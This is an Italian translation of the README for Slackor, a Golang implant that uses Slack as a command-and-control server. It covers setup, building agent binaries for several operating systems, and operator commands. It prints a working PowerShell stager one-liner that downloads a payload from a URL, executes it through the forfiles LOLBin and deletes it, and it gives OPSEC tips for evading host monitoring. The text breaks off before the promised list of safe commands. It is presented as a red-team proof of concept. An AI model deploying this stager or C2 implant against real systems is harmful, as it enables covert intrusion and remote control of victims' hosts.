
 coalfire-research/slackor
Un implant in Golang che utilizza Slack come server di comando e controllo.
Mantenuto su https://github.com/n00py/Slackor
Un implant in Golang che utilizza Slack come canale di comando e controllo.
Questo progetto è stato ispirato da Gcat e Twittor.

 Questo strumento è rilasciato come proof of concept. Assicurati di leggere e comprendere la Slack App Developer Policy prima di creare app Slack.
Nota: Il server è scritto in Python 3
Per farlo funzionare hai bisogno di:
Un Workspace Slack
Registra un'app con i seguenti permessi:
Crea un bot
Questo repository contiene cinque file:
install.sh Installa le dipendenzesetup.py Lo script per creare i canali Slack, il database e l'implantagent.py Script per generare nuovi implantserver.py Il server Slackor, progettato per essere eseguito su Linuxagent.go L'implant in Golangrequirements.txt Dipendenze Python (installate automaticamente)Per iniziare:
go get github.com/Coalfire-Research/Slackorcd $GOPATH/src/github.com/Coalfire-Research/Slackorinstall.shsetup.py
Dopo aver eseguito con successo lo script, verranno creati diversi file nella directory dist/:
agent.windows.exe: binario Windows 64-bitagent.upx.exe: binario Windows 64-bit, UPX packedagent.darwin: binario macOS 64-bitagent.32.linux: binario Linux 32-bitagent.64.linux: binario Linux 64-bitDopo aver avviato server.py su un host Linux, esegui l'agente appropriato tra quelli sopra per il tuo host target.
Esegui il modulo "stager" per generare un one-liner e altri dropper.
powershell.exe iwr [URL] -o C:\Users\Public\[NAME].exe; forfiles.exe /p c:\windows\system32 /m svchost.exe /c C:\Users\Public\[NAME]; timeout 2; del C:\Users\Public\[NAME].exe
Questo eseguirà InvokeWebRequest (PS v.3+) per scaricare il payload, lo eseguirà utilizzando un LOLBin, e poi si cancellerà dopo essere stato terminato. Questo è un esempio funzionante, ma il comando può essere modificato per utilizzare un altro metodo di download o esecuzione.
Digita "help" o premi [TAB] per vedere la lista dei comandi disponibili. Digita "help [COMANDO]" per vedere la descrizione di quel comando.
(Slackor)
Una volta che un agente si connette, puoi interagire con esso. Usa "interact [AGENTE]" per entrare in un prompt dell'agente. Digita "help" o premi [TAB] per vedere la lista dei comandi disponibili.
(Slackor:AGENTE)

L'output dei comandi e i file scaricati sono crittografati con AES, in aggiunta alla crittografia di trasporto TLS di Slack.
I moduli ti avvertiranno prima di eseguire operazioni che scrivono su disco.
Quando esegui comandi shell, tieni presente che verranno eseguiti cmd.exe/bash. Questo potrebbe essere monitorato sull'host.
Ecco alcuni comandi OPSEC sicuri che NON eseguiranno cmd.exe/bash:
È sicuro da usare per red team/pentesting?
